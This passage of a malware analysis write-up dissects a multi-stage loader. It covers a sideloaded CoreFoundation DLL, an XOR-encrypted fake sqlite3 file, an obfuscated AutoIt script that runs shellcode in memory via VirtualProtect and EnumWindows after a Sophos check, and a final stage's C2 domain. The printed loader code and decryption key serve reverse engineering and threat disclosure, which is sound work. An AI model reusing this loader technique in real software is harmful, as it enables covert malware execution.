                                         ; .pdata:0000000

var_s20         = qword ptr  20h
var_s30         = qword ptr  30h
var_s3C         = dword ptr  3Ch
var_s40         = qword ptr  40h
var_s48         = byte ptr  48h
var_s17C        = dword ptr  17Ch

; __unwind { // sub_40E440
                push    rbp
                sub     rsp, 180h
                mov     rbp, rsp
                mov     [rbp+var_s30], rcx
                mov     [rbp+var_s3C], edx
                mov     [rbp+var_s40], r8
                nop
                lea     rcx, [rbp+var_s48]
                call    sub_40F800
                cmp     eax, 1
                setle   cl
                movzx   rcx, cl
                mov     [rbp+var_s17C], ecx
                test    eax, eax
                jnz     short loc_6CEA09
                lea     rcx, [rbp+var_s48]
                lea     rdx, qword_6CEA30
                mov     r8, [rbp+var_s30]
                mov     r9d, [rbp+var_s3C]
                mov     rax, [rbp+var_s40]
                mov     [rsp+var_s20], rax
                call    sub_41A760
                call    CFAbsoluteTimeAddGregorianUnits
```

Figure 13: CoreFoundation DLL Entry Point

```
lea     rcx, aCDebugg    ; "c:\\debugg"
mov     dl, 1
call    sub_436060
test    al, al
jz      short loc_6CE63E
xor     ecx, ecx         ; hWnd
lea     rdx, aDebugDllStart ; "debug dll start"
lea     r8, byte_6CE958  ; lpCaption
xor     r9, r9           ; uType
call    MessageBoxA

                         ; CODE XREF: CFAbsoluteTimeAddGregorianUnits+54↑j
```

Figure 14: CoreFoundation DLL Debug Directory Check

Following the “CFAbsoluteTimeAddGregorianUnits” execution flow further down, we can find a reference to the bundled “sqlite3" DLL.




Figure 15: sqlite3 File Reference in CoreFoundation DLL

Switching back to the “sqlite3” DLL, using DIE to view the strings in the file, there appears to be an AutoIt compiled script header value denoted by the characters “AU3!EA06”. Opening the the file with a hex editor such as HxD [11] or DIE (DIE has a built-in one), we can confirm the presence of the AutoIt [12] compiled script header. This will be revisited shortly.




Figure 16: AutoIt Compiled Script Header in sqlite3 File

Switching gears back to the “CoreFoundation” DLL, following the references to the “sqlite3” DLL, we can find a block of code that resembles a XOR decryption routine. Looking for cross-references to this decryption code leads to more references to the “sqlite3” file, along with a familiar string. The string “VzXLKSZE” is scattered throughout the “sqlite3” file, and fills up the majority of the space within the file. Between this, and the reference to the XOR decryption routine, we can assume this may be the key used to decrypt the “sqite3” file.

Figure 17: sqlite3 File and Key References in CoreFoundation DLL




Figure 18: XOR Key in sqlite3 File

Loading “sqlite3” into a tool like CyberChef [13], the XOR operation can be used, and when provided with the discovered key, the file content is decrypted, and appears to have a valid PE header, denoted by the MZ characters at the beginning.




Figure 19: XOR Decrypting sqlite3 File

After saving the decrypted content (“sqlite3decrypted.dll”) to disk, we can load it into DIE to verify it does resemble a valid PE file.




Figure 20: Decrypted sqlite3 File in DIE

Dropping the decrypted binary (“sqlite3decrypted.dll”) into a disassembler and following execution flow from the entry point, we can see the next stage takes the form of the AutoIt compiled script discovered before, and this DLL serves to drop the script, the actual AutoIt executable, and a “test.txt“ file into the “c:\temp” directory, before executing the script with AutoIt.

```
LOBYTE(v2) = 1;
if ( !(unsigned __int8)sub_41FA70(L"c:\\temp", v2) )
  sub_41FD00(L"c:\\temp");
sub_42B5F0("c:\\temp\\Autoit3.exe", qword_440FC0);
sub_42B5F0("c:\\temp\\script.a3x", qword_440FC8);
sub_42B5F0("c:\\temp\\test.txt", qword_440FD0);
LOBYTE(v3) = 1;
if ( (unsigned __int8)sub_41FA70(L"c:\\debugg", v3) )
{
  v4 = 0;
  if ( qword_440FC8 )
    v4 = *(_DWORD *)(qword_440FC8 - 4);
  sub_41F570(&vars20, v4);
  sub_40B3C0(&vars28, L"AU3_Script-- ", vars20);
  v5 = (const WCHAR *)sub_40B0B0(vars28);
  MessageBoxW(0i64, v5, &word_42BE84, 0);
}
sub_42B690("c:\\temp\\Autoit3.exe", "c:\\temp\\script.a3x", "c:\\temp\\");
```

Figure 21: Decrypted sqlite3 File Pseudocode

To extract the compiled script, we can revisit the original encrypted “sqlite3.dll” file, and look for the delimiter used to separate the script content from the rest of the binary. It should also be noted that the delimiter string “delimitador” can be found in the “sqlite3decrypted.dll” file.

```
sub_40AA10(&qword_440FB8, "sqlite3.dll");
sub_42B2D0(&vars48, qword_440FB8);
sub_40A750(&qword_440FD8, vars48);
sub_42B370(&vars40, qword_440FD8, "delimitador");
sub_40DCB0(&qword_440FE0, vars40, &qword_42B330);
sub_40AF30(&vars30, *(_QWORD *)(qword_440FE0 + 8), 0i64);
sub_42B8B0(&vars38, vars30, qword_440FE8);
sub_40A750(&qword_440FC0, vars38);
sub_40AF30(&qword_440FC8, *(_QWORD *)(qword_440FE0 + 16), 0i6
sub_40AF30(&qword_440FD0, *(_QWORD *)(qword_440FE0 + 24), 0i6
LOBYTE(v2) = 1;
if ( !(unsigned __int8)sub_41FA70(L"c:\\temp", v2) )
  sub_41FD00(L"c:\\temp");
sub_42B5F0("c:\\temp\\Autoit3.exe", qword_440FC0);
sub_42B5F0("c:\\temp\\script.a3x", qword_440FC8);
sub_42B5F0("c:\\temp\\test.txt", qword_440FD0);
```

Figure 22: Delimiter String in Decrypted sqlite3 File

Knowing the string delimiter to look for, we can carve out the AutoIt compiled script from the original “sqlite3” file. A hex editor can be used to do this easily.

```
sqlite3.dll   sqlite3decrypted.dll

00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F   Decoded text
21 5A 45 64 65 6C 69 6D 69 74 61 64 6F 72 A3 48   !ZEdelimitador£H
4B BE 98 6C 4A A9 99 4C 53 0A 86 D6 48 7D 41 55   K¾˜lJ©™LS.†ÖH}AU
33 21 45 41 30 36 4D A8 FF 73 24 A7 3C F6 7A 12   3!EA06M¨ÿs$§<öz.
F1 67 AC C1 93 E7 6B 43 CA 52 A6 AD 00 00 E1 BB   ñg¬Á“çkCÊR¦...á»
3A 21 A5 29 E3 EC E7 0B 98 2E 40 BD E1 9A DE 80   :!¥)ãìç.˜.@½ášÞ€
46 B1 9D 6B 3B 21 D4 B1 D6 75 3A C8 3D C6 D0 33   F±.k;!Ô±Öu:È=ÆÐ3
F7 14 AF CB 17 A2 94 01 8D 13 88 FE 64 95 61 E7   ÷.¯Ë.¢”...ˆþd•aç
```

Figure 23: Start Delimiter in Original sqlite3 File

```
sqlite3.dll   sqlite3decrypted.dll

00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F   Decoded text
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 56 7A 58 4C 4B 53 5A 45 64 65   XXXXXXVzXLKSZEde
6C 69 6D 69 74 61 64 6F 72 28 6E 71 5D 4E 2A 30   limitador(nq]N*0
43 56 33 26 52 65 4D 4F 74 4A 7D 55 61 44 7B 57   CV3&ReMOtJ}UaD{W
```

Figure 24: End Delimiter in Original sqlite3 File

The AutoIt script, now saved to disk, unfortunately is unusable while still compiled, and must be decompiled with a tool such as myAutToExe [14].

```
script.a3x   sqlite3.dll   sqlite3decrypted.dll

Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   A3 48 4B BE 98 6C 4A A9 99 4C 53 0A 86 D6 48 7D  £HK¾˜lJ©™LS.†ÖH}
00000010   41 55 33 21 45 41 30 36 4D A8 FF 73 24 A7 3C F6  AU3!EA06M¨ÿs$§<ö
00000020   7A 12 F1 67 AC C1 93 E7 6B 43 CA 52 A6 AD 00 00  z.ñg¬Á"çkCÊR¦...
00000030   E1 BB 3A 21 A5 29 E3 EC E7 0B 98 2E 40 BD E1 9A  á»:!¥)ãìç.˜.@½áš
00000040   DE 80 46 B1 9D 6B 3B 21 D4 B1 D6 75 3A C8 3D C6  Þ€F±.k;!Ô±Öu:È=Æ
00000050   D0 33 F7 14 AF CB 17 A2 94 01 8D 13 88 FE 64 95  Ð3÷.¯Ë.¢"...ˆþd•
```

Figure 25: Compiled AutoIt Script Extracted

With the script decompiled, we can see it is obfuscated using character substitution, which we must reverse before we can proceed.

```
script_restore.au3   test.txt

#NoTrayIcon
GUICREATE("xtzqkgbyf",135,902)
$A=STRINGSPLIT(FILEREAD(@SCRIPTDIR&"\test.txt"),"",2)
$BZXRGJFO=$A[58]&$A[6]&$A[62]&$A[58]&$A[48]&$A[58]&$A[
$BZXRGJFO&=$A[6]&$A[6]&$A[71]&$A[64]&$A[53]&$A[27]&$A[
$BZXRGJFO&=$A[53]&$A[64]&$A[53]&$A[67]&$A[71]&$A[6]&$A
$BZXRGJFO&=$A[52]&$A[67]&$A[52]&$A[37]&$A[52]&$A[64]&$
[52]&$A[58]&$A[71]&$A[71]&$A[52]&$A[27]
```

Figure 26: Decompiled AutoIt Script Obfuscation

The AutoIt “STRINGSPLIT” function [15] is being called on the content of test.txt, read using “FILEREAD” [16], with a blank delimiter, and with mode 2, which sets the starting count of the array to 0 instead of 1.

```
script_restore.au3   test.txt

(nq]N*@CV3&ReMOtJ}UaD{W Zxb8uldY"SK2T1rspj$oIFfGB=QL65.Hci9wz)Em4ghAy,k7[XvP
```

Figure 27: test.txt File Content

For example; $A[0] would be the character “(”, and $A[1] would be the character “n”.

Once the character substitution is reversed and the script is now readable, we can see it construct shellcode from the content above and attempt to load and execute it in memory. It additionally checks if any Sophos products are installed, and will switch execution flows if this check fails.

The VirtualProtect Windows API [17] is used to modify the allocated memory region protection, so the shellcode can be copied and executed using the EnumWindows Windows API [18].

```
$BZXRGJFO=747A706564654974
$BZXRGJFO=75716D5451637670664862
$BZXRGJFO=55684C6961616D49
$BZXRGJFO=72636E7A6F7245714D6A73644C
$BZXRGJFO=7471786B6B687571416D
$BZXRGJFO=614E424E4A6266556C4F737A
$BZXRGJFO=6E42674C6F79
$BZXRGJFO=577461584D4F58
$BZXRGJFO=726F437A4978564E51665557
$BZXRGJFO=66754C6B59
$BZXRGJFO=664162536650
$BZXRGJFO=4C6742447A7A7751
$PT=EXECUTE(DllStructCreate("byte[45988]"))
IF NOT EXECUTE(fileexists("CProgramDataSophos"))THEN
EXECUTE(DllCall("kernel32.dll","BOOL","VirtualProtect","ptr",DllStructGetPtr($pt),"int",45988,"dword",0x40,"dword*",null))
ENDIF
EXECUTE(DllStructSetData($pt,1,BinaryToString("0x"&$bzxrGJFo)))
EXECUTE(DllCall("user32.dll","int","EnumWindows","ptr",DllStructGetPtr($pt),"lparam",0))
```

Figure 28: AutoIt Script Content

Following the reference to the shellcode data stored across the variable named “$BZXRGFO”, we can see that it uses the AutoIt function BinaryToString [19], which converts a given value from binary representation to string form.

Knowing this we can extract the embedded shellcode blob and hex decode it. Once again, CyberChef has a hex decode operation that can handle this task for us.




Figure 29: Decoding the Included Shellcode

After saving the decoded shellcode data as a file, if we open it with a hex editor, we can see the start of a valid PE header after a large chunk of garbage data. To properly disassemble the file with a tool such as IDA or Ghidra, the garbage data will need to be removed (if the junk data is left, the entry point will have to be manually specified).




Figure 30: PE Header in Extracted Shellcode File

The junk data can be stripped with a hex editor or other file manipulation tools, and once removed we can load the cleaned file into DIE to verify the file is detected as a valid PE.




Figure 31: Extracted Shellcode File in DIE

Loading this final stage file into a disassembler, and going to the entry point, we can spot the XOR key utilized in previous stages

```
start:
                push    ebp
                mov     ebp, esp
                mov     ecx, 4

loc_402A44:                             ; CODE XREF: CODE:00402A49↓j
                push    0
                push    0
                dec     ecx
                jnz     short loc_402A44
                push    ecx
                mov     eax, offset dword_402A0C
                call    @Sysinit@@InitExe$qqrpv ; Sysinit::__linkproc__ InitExe(void *)
                xor     eax, eax
                push    ebp
                push    offset loc_402B8F
                push    dword ptr fs:[eax]
                mov     fs:[eax], esp
                mov     eax, offset dword_404680
                mov     edx, offset aVzxlksze ; "VzXLKSZE"
                call    sub_4016A0
                mov     edx, offset dword_404684
                mov     eax, 1
                call    @System@ParamStr ; System::ParamStr
                cmp     ds:dword_404684, 0
                jnz     short loc_402A9E
                push    0
```

Figure 32: Final Stage File Disassembly

With the help of a debugger (I used x32dbg [20]), we can dump the final stage config data at runtime post-decryption to reveal the C2 server it reports home to, which is located at the domain “prodomainnameeforappru[.]com (46.21.157.142)”. It should be noted that the final stage shellcode when executed in memory at runtime, will be mapped in a newly spawned “VBC.exe” (Visual Basic command line compiler) process.

